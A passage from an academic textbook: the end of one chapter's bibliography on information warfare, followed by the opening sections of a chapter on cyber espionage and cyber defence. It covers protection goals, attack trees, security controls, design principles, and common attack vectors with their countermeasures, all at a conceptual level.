Department of Defense. (2005). *The National Defense Strategy of the United States of America*. Washington D.C. Retrieved from http://www.au.af.mil/au/awc/awcgate/nds/nds2005.pdf.

Department of Defense. DOD Directive 5100.20, January 26, 2010, DoD Directive 24 (2010). United States of America. Retrieved from https://fas.org/irp/doddir/dod/d5100_20.pdf.

DPA. (2013, August 3). XKeyscore: BND nutzt NSA-Spähsoftware für Auslandsaufklärung | ZEIT ONLINE. *Die Zeit*. Retrieved from https://www.zeit.de/politik/deutschland/2013-08/bnd-xkeyscore-nsa.

EUEA, European Union External Action. (2017). Questions and Answers about the East StratCom Task Force.

European Commission. (2016). *Joint Framework on countering hybrid threats*. Brussels. Retrieved from https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:52016JC0018&from=EN.

European Parliament. EU strategic communication to counteract anti-EU propaganda by third parties - P8_TA(2016)0441, European Parliament (2016). Retrieved from http://www.europarl.europa.eu/sides/getDoc.do?pubRef=-//EP//TEXT+TA+P8-TA-2016-0441+0+DOC+XML+V0//EN.

GAO, United States General Accounting Office. (1997). *Government Accounting Office: Operation Desert Storm Air Campaign*. Washington D.C.

Gerasimov, Valery. (2013, February 26). The value of science in anticipation. New challenges require rethinking the forms and methods of conducting military operations. *VPK-News*. Retrieved from https://www.vpk-news.ru/articles/14632.

Gorman, Siobhan. (2007, February 11). Turbulence NSA | Costly NSA initiative has a shaky takeoff. *The Baltimore Sun*. Washington. Retrieved from http://articles.baltimoresun.com/2007-02-11/news/0702110034_1_turbulence-cyberspace-nsa.

King, Tom. (2000). *Intelligence and Security Committee Annual Report 1999-2000*. London. Retrieved from https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/263533/4897.pdf.

Kochetkov, Gennady, Averchev, Vladimir, & Sergeev, Viktor. (1987). Artificial Intelligence and Disarmament. In *Allan Din: Arms and Artificial Intelligence: Weapons and Arms Control Applications of Advanced Computing* (pp. 153–160). Oxford.

Kommando strategische Aufklärung, der Bundeswehr. (n.d.). Cyber- und Informationsraum: Über uns. Retrieved May 18, 2018, from http://cir.bundeswehr.de/portal/a/cir/start/dienststellen/ksa/ksa/ueberuns/!ut/p/z1/04_Sj9CPykssy0xPLM-nMz0vMAfIjo8zizSxNPN2Ngg183c2MDAwc_fwDQoNNAo0Mgs31wwkpiAJKG-AAjgb6wSmp-pFAM8xxmmFkqB-sH6UflZVYl-lihV5BfVJKTWqKXmAxyoX5kRmJeSk5qQH6yI0SgIDei3KDcUREAaxft4g!.

Kvachkov, V. (2004). Спецназ России (Russia’s Special Purpose Forces). *Voyennaya Literatura*. Retrieved from http://militera.lib.ru/science/kvachkov_vv/index.html.

Lieutenant-Colonel Selhorst, A. J. C. (2016, April). Russia’s Perception Warfare. *Militaire Spectator*. Retrieved from http://www.militairespectator.nl/thema/strategie-operaties/artikel/russias-perception-warfare.

Lischka, Konrad, & Stöcker, Christian. (2013, July 31). XKeyscore: Wie die NSA-Überwachung funktioniert - SPIEGEL ONLINE. *Spiegel Online*. Hamburg. Retrieved from http://www.spiegel.de/netzwelt/netzpolitik/xkeyscore-wie-die-nsa-ueberwachung-funktioniert-a-914187.html.

Mortimer, Caroline. (2016, October 15). Obama administration asks CIA to prepare revenge cyber-attack against Russia. *The Independent*.

Nakashima, Ellen, & Warrick, Joby. (2012, June 2). Stuxnet was work of U.S. and Israeli experts, officials say. *The Washington Post*. Washington D.C. Retrieved from https://www.washingtonpost.com/world/national-security/stuxnet-was-work-of-us-and-israeli-experts-officials-say/2012/06/01/gJQAlnEy6U_story.html?noredirect=on&utm_term=.da2881ef0a15.

Nolte, Susanne. (2009). Zum 20. Todestag von Karl Koch | iX. Retrieved May 14, 2018, from https://www.heise.de/ix/artikel/Suendenfall-794636.html.

Office of the Press Secretary. (2013). FACT SHEET: U.S.-Russian Cooperation on Information and Communications Technology Security. Retrieved May 18, 2018, from https://obamawhitehouse.archives.gov/the-press-office/2013/06/17/fact-sheet-us-russian-cooperation-information-and-communications-technol.

Office of the Press Secretary. (2015). Remarks by President Obama and President Xi of the People's Republic of China in Joint Press Conference September 25, 2015. Retrieved May 18, 2018, from https://obamawhitehouse.archives.gov/the-press-office/2015/09/25/remarks-president-obama-and-president-xi-peoples-republic-china-joint.

Office of the Secretary of Defense. (2017). Annual report to Congress: Military and Security Developments Involving the People's Republic of China. Washington D.C.

Panarin, Igor Nicolaevich. (1998). InfoWar and Authority. Retrieved from http://archive.aec.at/media/archive/1998/183589/File_03450_AEC_FE_1998.pdf.

Patalong, Frank, & Stöcker, Christian. (2008, August 11). Cyber-Krieg: Hacker fegen georgische Regierungsseiten aus dem Netz. *SPIEGEL ONLINE*. Retrieved from http://www.spiegel.de/netzwelt/web/cyber-krieg-hacker-fegen-georgische-regierungsseiten-aus-dem-netz-a-571317.html.

Peterzell, Jay. (1989). Spying and Sabotage by Computer. *Time*.

Pufeng, Wang. (1995). Xinxi zhanzheng yu junshi geming (Information Warfare and the Revolution in Military Affairs). Beijing.

Razumovskaya, Olga. (2015, May 8). Russia and China Pledge Not to Hack Each Other. *Wall Street Journal*. Retrieved from https://blogs.wsj.com/digits/2015/05/08/russia-china-pledge-to-not-hack-each-other/.

Resolution, U. N. General Assembly. No Title (1999). Retrieved from http://undocs.org/A/RES/53/70.

Rötzer, Florian. (2000a). Israelische Hacker wollen Websites vor pro-palästinensischen Angriffen schützen. Retrieved May 18, 2018, from https://www.heise.de/tp/features/Israelische-Hacker-wollen-Websites-vor-pro-palaestinensischen-Angriffen-schuetzen-3442459.html.

Rötzer, Florian. (2000b). Taiwans Militär probt Angriffe mit Computerviren. Retrieved May 18, 2018, from https://www.heise.de/tp/features/Taiwans-Militaer-probt-Angriffe-mit-Computerviren-3447492.html.

Ruhmann, Ingo. (2003). Sicherheitspolitische Folgerungen aus dem Golfkrieg. *Wissenschaft & Frieden*, vol. *3*, pp. 27–31. Retrieved from http://www.wissenschaft-und-frieden.de/seite.php?artikelID=0254.

Ruhmann, Ingo. (2014). NSA, IT-Sicherheit und die Folgen. Eine Schadensanalyse. *Datenschutz Und Datensicherheit - DuD*, vol. *38*, iss. 1, pp. 40–46. Retrieved from https://link.springer.com/article/10.1007/s11623-014-0010-3.

Ruhmann, Ingo. (2018). Cyber-Rüstung und zivile IT-Sicherheit: Wachsende Ungleichgewichte. Dossier No. 86, *Wissenschaft & Frieden*. vol. 2, Retrieved from https://wissenschaft-und-frieden.de/seite.php?dossierID=090.

Ruhmann, Ingo, & Bernhardt, Ute. (2014). Information Warfare und Informationsgesellschaft. Zivile und sicherheitspolitische Kosten des Informationskriegs. *Wissenschaft & Frieden*, vol. *1*. Retrieved from http://wissenschaft-und-frieden.de/seite.php?dossierID=078.

Salzen, Claudia. (2007, May 29). „In Estland wurde der Cyber-Krieg getestet“. *Tagesspiegel*. Retrieved from https://www.tagesspiegel.de/politik/in-estland-wurde-der-cyber-krieg-getestet/858532.html.

Sanger, David E. (2012, June 1). Obama Ordered Wave of Cyberattacks Against Iran. *New York Times*. New York. Retrieved from https://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html?_r=1&hp&pagewanted=all.

Sanger, David E. (2015, September 19). U.S. and China Seek Arms Deal for Cyberspace. *New York Times*. New York.

Scheuch, Laszlo, & Möhle, Holger. (2018, January 28). Das eigene System vor Feinden schützen. *General-Anzeiger*. Bonn. Retrieved from http://www.general-anzeiger-bonn.de/news/politik/deutschland/Cyber-Zentrum-mit-Kommando-in-Bonn-soll-ausgebaut-werden-article3759619.html.

Schneider, William P. (1982). Small Computes in the Army: An Apple a Day to Keep the Soviets Away. *Signal*, pp. 39–43.

Settle, Michael. (2018, April 16). Spy chiefs prepare for Russian revenge cyber-attacks. *The Herald*.

Shaker, Steven M., & Finkelstein, Robert. (1987). The Bionic Soldier. *National Defense*, pp. 27–32.

Shorrock, Tim. (2008). *Spies for hire: the secret world of intelligence outsourcing* (1st ed.). New York, London, Toronto, Sydney: Simon & Schuster.

Stephenson, Laura. (n.d.). Did Donald Trump Just Ask Russia To Hack Hillary Clinton’s Emails? *Fox47News*.

Stiftung Wissenschaft und Politik. (n.d.). Ukraine. Retrieved May 18, 2018, from https://www.swp-berlin.org/swp-themendossiers/krise-um-die-ukraine/ukraine/.

Szandar, Alexander. (2008). Strategische Aufklärung: Bundeswehr belauscht die Welt. Retrieved May 18, 2018, from http://www.spiegel.de/politik/deutschland/strategische-aufklaerung-bundeswehr-belauscht-die-welt-a-575417.html.

Thomas, Evan, & Brant, Martha. (2003). The Secret War. *Newsweek*, pp. 22–29.

U.S., Senate. (1986). Report of the Select Committee on Intelligence.

UNIDIR, United Nations Institute for Disarmament Research. (2013). The Cyber Index International Security Trends and Realities. *United Nations*, iss. 3, pp. 153. Retrieved from http://www.unidir.org/files/publications/pdfs/cyber-index-2013-en-463.pdf.

Weaver, Nicolas. (2014). A Close Look at the NSA’s Most Powerful Internet Attack Tool. Retrieved May 18, 2018, from https://www.wired.com/2014/03/quantum/.

Weigang, Shen. (1998). Der Informationskrieg – eine Herausforderung. In G. Stocker & C. Schöpf (Eds.), *Information. Macht. Krieg*. Ars Electronica. Retrieved from http://archive.aec.at/media/assets/d3a8b7e791870f66db86d84de72c7dad.pdf.

5 Cyber Espionage and Cyber Defence

Dominik Herrmann
Privacy and Security in Information Systems Group, University of Bamberg

Abstract

Nation states engage in cyber espionage because they hope to gain an advantage. Cyber espionage is attractive because it is less risky than traditional espionage; there are no spies that have to enter foreign territory. After introducing the basic protection goals of information security (confidentiality, integrity, and availability) as well as fundamental security design principles, we describe typical attack vectors. As state-sponsored hacking is well funded, defensive measures are inconvenient and costly. We also present the attack-defence tree technique which helps defenders to consider all relevant attacks and countermeasures. Finally, we show that security vulnerabilities play an essential role in many attacks. Intelligence services state that their goal is to defend their homeland. However, citizens and business owners may be at the losing end: practices of stockpiling zero-day exploits and inserting backdoors on purpose make everybody less secure.

Objectives

- Knowing what differentiates cyber espionage from traditional espionage.
- Being familiar with the basic protection goals of information security, security design principles, typical attack vectors used for cyber espionage, and commonly deployed defences.
- Being able to reason about attacks and defences by creating attack-defence trees and discuss the implications of state-sponsored hacking

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_5

5.1 Introduction

Cyber espionage is nothing new. One of the first documented cases happened in 1986. In this year, Clifford Stoll, who administered computers at the Lawrence Berkeley National Laboratory in the United States, was asked to track down an annoying $0.75 accounting error in computing usage. What started as a tedious task, turned into a breath-taking manhunt, when Stoll found out that an intruder was systematically accessing sensitive documents. In the end, authorities were able to track down a German hacker who had sold a significant amount of classified information to the KGB, the Russian secret service (Stoll, 1989).

Cyber espionage belongs to the class of so-called Advanced Persistent Threats (APTs). What makes APTs interesting is the fact that the threat actors, often nation states, can invest many more resources than ordinary criminals. Moreover, the design of the internet makes it difficult to attribute attacks to a particular party.

After a brief definition of cyber espionage in Section 5.2, this chapter introduces readers to the fundamental concepts of information security, namely threats (Section 5.3) and defences (Section 5.4). Following this, we present common attack vectors and outline corresponding countermeasures. The chapter closes with a more detailed look into vulnerabilities in Section 5.6 before we conclude in Section 5.7.

5.2 Cyber Espionage

Traditionally, espionage involves one nation state sending operatives (spies) into the territory of another with the intent to exfiltrate sensitive information. Espionage is not considered a threat or use of force under the United Nations Charter (Wortham, 2012). This means, among others, that a nation state cannot use military force in self-defence as a response to espionage.

However, espionage is a criminal offence in most jurisdictions. After all, spies operating within a foreign country violate its territorial integrity. When apprehended on foreign territory spies can by criminally prosecuted (Scott, 1999). However, this risk does not stop countries from engaging in espionage, because they hope to obtain pieces of information that give them geopolitical or economic advantages.

Acts of espionage are not always about politics and state secrets. There have been multiple accounts of *industrial espionage*. Here, a company tries to clandestinely obtain trade secrets of one of its competitors for economic profit (Nasheri, 2004). In contrast to spies acting with the legitimation of a nation state, corporate spies are more limited in their methods.

The distinction between national and corporate espionage can be difficult. A high-profile case is Operation Aurora (Eunjung Cha and Nakashima, 2010): In 2010 it was discovered that actors from China had infiltrated Google and various software and network infrastructure providers. It appears that the motivation of the attacks was two-fold: The attackers stole not only information about technologies in areas where Chinese businesses were lacking at that time, but also details about dissidents, which were of interest for the state.

This chapter focuses on espionage carried out by actors that have a mandate by a nation state. It is instructive to see how much effort is required to defend against this kind of adversary.

Now, what exactly is cyber espionage? A universally accepted definition of cyber espionage has not yet emerged. In this chapter we adopt the Coleman's (2008) definition:

Cyber espionage is the intentional use of computers or digital communications activities to obtain sensitive information about an adversary or competitor for the purpose of gaining an advantage or selling sensitive information for monetary reward.

For a nation state, it is attractive to engage in cyber espionage. After all, it can be perpetrated over the internet, i.e. without having to send spies into foreign territory. Some scholars, for instance, Melnitzky (2012), argue that cyber espionage is more intrusive than traditional espionage, because it allows adversaries to repeatedly exfiltrate large amounts of information clandestinely – without having to put any of their operatives at risk. For these reasons, Melnitzky argues, cyber espionage should be treated as (threat of) use of force or as an armed attack under the United Nations Charter in some situations. Some scholars have suggested to create new laws to govern cyber espionage in particular. However, it is still the majority opinion not to treat cyber espionage different from traditional espionage, "because cyber espionage is merely another form of espionage", even though the opportunities for prosecution are smaller (Weissbrodt, 2013).

From a legal point of view, it is essential to differentiate between cyber espionage from destructive forms. Destructive acts, referred to as **cyber attacks** or **cyber sabotage**, are typically considered a threat or use of force. Weissbrodt (2013) suggests a test that is straightforward to carry out: If an operation "is only collecting information, then it is cyber espionage. If [it] is doing more than merely collecting information, then it is considered to be more than espionage and may rise to the level of use of force or an armed attack".

However, as Weissbrodt notes it is often difficult to draw a line between cyber espionage and cyber attacks. After all, the **same techniques** can be and are being used for both objectives. Collecting information may only be possible after operatives of an adversary have infiltrated, manipulated or shut computer systems. Infiltration, manipulation, and shutdowns can also be used to distract victims, while the attackers exfiltrate sensitive information without being caught.

In fact, the most difficult part of many cyber espionage operations consists of preparations to infiltrate information systems at the target. This will become more evident in the next section, where we introduce a structured approach to map out the different kinds of threats to the security of information systems.

5.3 Threats to Information Security

What does it mean for a system to be secure? This question can be answered with the help of information security protection goals as well as the attack tree methodology.

5.3.1 Protection Goals

Information security is usually discussed in terms of three basic protection goals: confidentiality, integrity, and availability (Voydock and Kent, 1983). While confidentiality always refers to particular pieces of data (or more generally to pieces of information), integrity and availability may apply either to data or systems.

In this chapter, we adopt the systematisation of Stallings and Brown (2014). Furthermore, we rely on the definitions given in RFC 4949 (Shirey, 2007), a widely used glossary of information security terms.

First, the violation of confidentiality results in **unauthorised information disclosure**, i.e. an entity gains access to sensitive information for which it has no authorisation. Typically, this is the ultimate goal of cyber espionage. There are four types of attacks that threaten confidentiality on their own:

- *Exposure.* Sensitive pieces of data are accessible by unauthorised entities (due to the absence of authentication and access control mechanisms).
- *Interception.* Unauthorised entities can collect sensitive pieces of data while they are in transit between authorised entities.
- *Inference*. An entity who observes apparently innocuous pieces of information (metadata such as message sizes and timing) but not the sensitive parts themselves can reason from their characteristics about the sensitive parts.
- *Intrusion*. An entity obtains sensitive pieces of data after having circumvented mechanisms that protect systems from misuse (such as authentication and access control).

The second class of threat consequences causes **deception**. This is a threat to integrity, which may affect data and systems alike. An authorised entity receives false pieces of data and believes them to be true. Deception techniques are used in espionage operations when an attacker needs the help of users of a system to overcome security measures ("social engineering", cf. Sect. 5.5.2). The following three attacks result in deception:

- *Masquerade.* An entity gains access to a system by pretending to be another (authorised) entity and thus, fooling the protection mechanisms of the system.
- *Falsification.* An entity presents manipulated pieces of data to an authorised entity and makes it believe the fake is genuine.
- *Repudiation.* An entity deceives another one by falsely denying responsibility for an act. For instance, if user@mail.com sent an e-mail with a blackmailing threat to an organisation, when questioned by the police, this user can successfully repudiate to be the sender, because by default there is no mechanism that ensures authenticity of sender addresses in the e-mail system.

Thirdly, **disruption** is a threat to system availability and integrity that prevents the system from operating correctly. While disruptions are not the actual objective of an espionage operation, they may be used by spies as decoys to distract the operators while confidential information is exfiltrated. The following three attacks result in disruption:

- *Incapacitation.* An entity disables a system component to prevent the system from working correctly.
- *Corruption.* An entity modifies a system or its configuration to change its operation so that it doesn't function as intended by the designers or operators.
- *Obstruction.* An entity interrupts delivery of system functions or pieces of data by hindering its operation. In contrast to incapacitation, obstruction affects the *communication* between authorised users and a system.

The fourth and final threat consequence is **usurpation**, a threat to system integrity. Usurpation results in control of specific system services by an unauthorised entity. The following attacks can result in usurpation:

- *Misappropriation.* An entity assumes unauthorised control of a system resource.
- *Misuse.* An entity causes a system resource to perform a function that is detrimental to security.

Cyber espionage operations often consist of multiple stages that exploit different kinds of vulnerabilities. For instance, an adversary may first masquerade as an authorised user to pass authentication mechanisms on a system. Thus, the adversary gains unauthorised control of the system (misappropriation), which may allow him to access sensitive data (intrusion).

5.3.2 Attack Trees

Attack trees are a technique to model threats in a systematic way (Schneier, 1999). Schneier's seminal example is to obtain sensitive documents stored in a safe (see Figure 5-1).




Figure 5-1: Attack tree for opening a safe (adapted from Schneier, 1999)

The root node of an attack tree contains the ultimate goal of an adversary. The remaining nodes of the tree are used to model the different ways to achieve the ultimate goal or an intermediate goal. A node such as *learn combination* can be further refined by assigning one or more child nodes to it, e. g., *find combination* and *learn combination from target*. When multiple prerequisites have to be satisfied for an attack to succeed, the children of a node are in an "AND" relationship.

Attack trees can be extended in various ways. A particularly useful variant is the attack-defence tree (formalised by Kordy et al., 2010), which we will use in Section 5.5 for the systematic collection of attacks and defences.

5.4 Defences

So far, we have introduced the concept of cyber espionage as well as commonly encountered threats to information security. We continue with fundamental techniques to defend information systems against these threats.

5.4.1 Security Controls

In general, there are two distinct approaches to secure information systems. Ideally, we would be able to ensure that attacks do not happen in the first place. Therefore, most efforts have focused on *proactive techniques* (sometimes also called preventive techniques). Recently, interest in reactive techniques has increased. Proponents of *reactive security* embrace the fact that it is challenging to achieve perfect security. Consequently, they argue that organisations should accept that they will eventually become a victim, which is why they should prepare for this situation in advance.

Pfleeger et al. (2015, Sect. 1.5) have identified six distinct types of security controls. We will briefly review them here and provide examples.

The first three types are **proactive controls**.

Controls in the **prevention** category effectively ensure that an attack against a target is not successful, e. g., by blocking the adversary from reaching a vulnerable system or by closing the vulnerability that the adversary tries to exploit. Examples of preventive techniques are firewalls, access control mechanisms, and cryptographic protection of sensitive contents. If deployed correctly, these techniques are very effective against particular attacks.

Deterrence, on the other hand, does not make an attack utterly impossible. Deterrence can be achieved by increasing the amount of effort for an adversary. As a result, the adversary is expected to refrain from attempting the attack. Many security controls belong to this category.

Alternatively, deterrence may be achieved with laws that punish malicious activities. However, laws are often ineffective to deter cyber espionage, because there is no credible threat of being caught. Firstly, **attribution of an attack** to a particular perpetrator is difficult, because attackers can use techniques to obfuscate their true location. Secondly, even if an attacker is identified, due to the global nature of the internet, a successful prosecution requires the collaboration of law enforcement agencies in multiple nation states, which often does not work efficiently yet.

A well-known example of a deterrence control is the deployment of *two-factor authentication*. Besides providing a username and a password for authentication, users have to prove their identity via another means, for instance a biometric feature such as a fingerprint or by demonstrating that they have access to their smartphone. Of course, determined adversaries may still succeed to get access to the second authentication factor – therefore, it is not a preventive measure. However, now the attack is much more involving. Thus, the deployment of two-factor authentication can be expected to deter many attackers from trying to attack an authentication procedure at all.

The difference between prevention and deterrence is more evident in the following example. It is considered good practice to not store passwords as cleartext. Instead, each password is fed into a one-way function and only the result of this function is stored. One-way functions like Argon2 (Biryukov et al., 2017) are constructed in such a way that there is no known way to invert them efficiently (yet). This does not prevent an attacker from trying to guess the password given the stored value by conducting a so-called **brute-force attack**: In a brute-force attack, an attacker enumerates all possible passwords, applies the one-way function to each of them, and checks whether the result matches the hash value in question. Even though the attacker will be successful eventually, the required effort is so high (if the password is sufficiently strong) that many attackers will not bother with a brute-force attack.

Another approach is **deflection**. Here the goal of the defender is to make a system less attractive as a target; or another system a more attractive one. Deflection can be achieved, for instance, by deploying **honeypot systems** within an organisation (Spitzner, 2002). Adversaries cannot distinguish honeypots from production systems. Security measures on the honeypots are intentionally weak, and they are configured to look like lucrative targets hosting valuable pieces of information.

The next three types are **reactive controls**.

There are two kinds of controls for **detection**. On the one hand, there are real-time monitoring systems, on the other hand, there are logging solutions. An example of a real-time system is an *Intrusion Detection System* like Snort (https://www.snort.org). These systems can be configured to alert operators about an attack in real time, which may help defenders to thwart an ongoing attack. However, for a real-time system to be an effective control, defenders have to deploy personnel that is on call at all times.

In contrast, logging solutions collect evidence that may support analysis of an incident *in retrospect*. The logs may contain information that has been collected by network monitors (packet sniffers) as well as information gathered on clients and servers, e. g., user interactions, executed programs, modified files, etc. After an attack, security analysts can scrutinise these logs to track down the origin of an attack ("attribution", see Chapter 13 "*Attribution of Cyber Attacks*") and its extent, i.e. what files and systems have been compromised.

It is common to integrate multiple detection systems into a *Security and Incident Event Management (SIEM)* solution that supports organisations to handle incidents in a systematic way (Bhatt et al., 2014).

Assuming that some attacks will succeed, organisations may also deploy **mitigation** controls. They aim to reduce the likelihood of a successful attack or its impact. An example in the context of the protection goal availability is to host redundant copies of a database in multiple locations.

Some prevention controls can also be viewed as mitigation controls. For example, access control mechanisms ensure that users can only access the files that they actually need for their work. This prevents an adversary who has compromised the workstation of an employee in the human resources department from stealing blueprints that can only be accessed by members of the research department.

Finally, some controls focus on **recovery**. Techniques from this category help organisations to revert the effects of an attack, to regain control of their systems, and to return to normal operation. Widely deployed techniques are (offsite) backups that allow restoring lost data as well as emergency playbooks that provide guidance during a crisis.

In practice, organisations deploy multiple complementary controls at the same time. A common strategy is to prevent as many intrusions as possible, to implement detection systems in order to be notified about ongoing attacks, and to prepare incident-response plans.

5.4.2 Security Design Principles

Securing complex systems is challenging because system builders have to create trustworthy systems from untrustworthy components (Schneider, 1998). Saltzer and Schroeder (1975) were the first to come up with a set of principles for the development of secure software. Over time their principles have been refined and updated (Smith, 2012):

- *Continuous improvement*. Security is not a state, but a process. Therefore, system operators have to continuously assess whether they have to make changes to a system to keep it secure.
- *Least privilege*. Users and entities should only have the minimum amount of access rights that allow them to fulfil their duties.
- *Defence in depth*. Systems should not rely on a single security mechanism but have multiple mechanisms. The mechanisms should be arranged in layers around the system so that an adversary has to disable all of them to succeed.
- *Open design*. A security mechanism should not rely on the fact that its design is a secret (“security through obscurity”). This is related to Kerckhoffs’ principle: In cryptography, the adversary may know the algorithm; the security solely rests on the secrecy of the cryptographic key (Kerckhoffs, 1883).
- *Chain of control*. This can, firstly, mean to ensure that only trustworthy software is being executed by the operating system. To this end, state-of-the art operating systems offer so-called whitelisting techniques. Secondly, one can allow arbitrary software to be executed but restrict the control flow within every program to enforce desired security properties. An example for this approach is the use of techniques like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR). DEP and ASLR mitigate the risk of buffer overflow attacks, where an attacker supplies crafted inputs to an application that mislead the CPU to break out

of the intended control flow, executing malicious code supplied by the attacker instead.

- *Deny by default*. Unless explicitly specified no access should be granted to any entity.
- *Transitive trust*. If system A trusts system B and system B trusts system C, then A can also trust C.
- *Trust but verify*. Even if a system is considered trustworthy, its identity must be verified before interacting with it.
- *Separation of duty*. Split up critical tasks into smaller problems that are carried out by separate components or individuals.
- *The principle of least astonishment*. Good usability of security mechanisms is an essential requirement for them to be effective. Mechanisms should be comprehensible, and their consequences should be intuitive.

5.5 Attack Vectors and Common Defences

In the following, we illustrate typical attack vectors relevant to cyber espionage and common responses by defenders. Somewhat simplified, cyber espionage attacks proceed in three stages: reconnaissance, gaining access to sensitive data, and exfiltration.

One very effective part of reconnaissance consists in professional actors deceiving employees of the target and making them disclose details about responsibilities and internal processes (**social engineering**). Preventing social engineering is challenging, because it requires all employees to participate in awareness training. Moreover, they have to develop a routine of being cautious when dealing with phone calls and mails.

Another approach in reconnaissance is to consult **public sources** such as the public website of an organisation, search engine results (not only from Google, but also from services like *shodan.io*, which make the results of large-scale scans of the internet easily accessible), and WHOIS records (which may contain names and contact details of administrative personnel).

Figure 5-2 presents an overview of attacks and defences. In the following, we will focus on the second stage, i.e., gaining access to data. For a more extensive treatment of all stages, we refer the reader to the additional material listed at the end of this chapter.




Figure 5-2: Partial attack-defence tree for cyber espionage

5.5.1 Gaining Access to Data on Exposed Systems

Spies that want to steal sensitive pieces of information have to gain access to the systems that store these pieces of information. Gaining access has become easier in the last years because more and more systems are *exposed*, i.e. reachable over the internet. In some cases, such as a German steel mill, attackers caused lasting physical damage (Zetter, 2015). Nevertheless, studies keep finding thousands of industrial control systems on the internet (Durumeric et al., 2015).

Gaining access to data becomes trivial if fundamental design principles (see Section 5.4.2) have not been implemented and administrators are negligent. There have been multiple incidents where data sets have been stored in Amazon's public cloud storage service S3 without the need for proper authentication (S3 did not implement *deny-by-default* at that time). High-profile cases include the leak of personal information of almost 200 million US voters in 2017 (O'Sullivan, 2018b), and the leak of a US Pentagon surveillance database with 1.8 billion records (O'Sullivan, 2018a).

Even if exposed systems are secured, there are still two attack vectors. First, attackers can try to *bypass authentication mechanisms*, either by obtaining valid credentials or by guessing, i.e. trying all or the most likely combinations of usernames and passwords ("brute forcing"). Password guessing attacks against live systems can be mitigated with *rate limiting*. Systems are also at risk if administrators have forgotten to change the default credentials (e. g., user and password set to "admin") or if developers store credentials in the source code, which is consequently uploaded to a public code repository such as Github

(Rashid, 2013; Goodin, 2015). The second attack vector consists of *exploiting a vulnerability*. This vector deserves a more detailed treatment, which follows in Section 5.6.

Defenders can make it more difficult for attackers by ensuring that critical systems are not reachable over the internet. However, even fully **air-gapped systems**, which have no connectivity at all, can be attacked. For instance, the Stuxnet malware, which was used to compromise nuclear facilities in Iran, was deployed by technicians via infected USB sticks (Langner, 2013).

5.5.2 Gaining Access to Data on Internal Systems

Many organisations store sensitive data on internal systems that cannot be reached over the internet, for instance, due to a firewall that denies incoming connections. The objective of the attacker becomes to "jump the firewall". To this end, determined adversaries attack employees whose workstations are within the internal network. Krombholz et al. (2013) find that this strategy is especially promising against knowledge workers (i.e., workers whose main capital is knowledge, e.g., accountants, lawyers, and programmers).

A common attack technique consists in **spear phishing** (Halevi et al., 2015), either by sending employees a convincing email in which the desired pieces of information are requested under a pretext or by asking them to open a file attached to the mail. The attachment contains a tailored malware that is not detected by the anti-virus software used by the targeted organisation, because the attackers have tested their malware with all common anti-virus solutions, modifying it until it wasn't detected any more.

Upon execution, some kinds of malware exploit a vulnerability, for instance, in the operating system, the mail client, or the word processing program used to view an attachment, which allows them to launch the so-called **payload**. The payload is code written by the attacker that runs with the access rights of the user that executed the malware.

Attackers may not know all the internals of a corporate network. This means that the required steps for accessing sensitive data and its exfiltration cannot be foreseen when they write the malware. This is why typical payloads contain code that allows the attackers to remote-control an infected system. To this end, the malware installs a remote access tool, which starts up in the background once the infected workstation is booted. This tool connects from the internal network to a server on the internet (which is often allowed by the firewall), giving the attacker permanent remote access to the internal network (whenever the workstation is running).

An alternative attack vector is a **watering hole attack**, where attackers place malware on a website that is frequently visited by the target. Malware can also be distributed in maliciously altered software updates which are known to be installed (maybe even automatically) on the target machine. A recent example is a particular piece of malware that was released as an update for the popular CCcleaner software, targeting employees at companies like Microsoft and Cisco (Ahmed, 2017).

A relatively effective defence against malware is to prevent users from opening unknown files until they have been analysed in a **sandbox**, a virtual environment with extensive monitoring capabilities (e. g., https://cuckoosandbox.org/ and https://www.hybrid-analysis.com). A complementary defence is to only accept emails from trusted or internal senders and to require all mails to be digitally signed using OpenPGP or S/MIME (Orman, 2015). As adversaries cannot create the required signatures, their forged mails can be rejected automatically.

However, defences such as mandatory email signatures incur significant costs, especially in terms of usability. Moreover, they are not sufficient to prevent espionage. After all, determined attackers can use **insiders** (Colwill, 2009), either by bribing existing employees or by landing operatives a job at the target organisation.

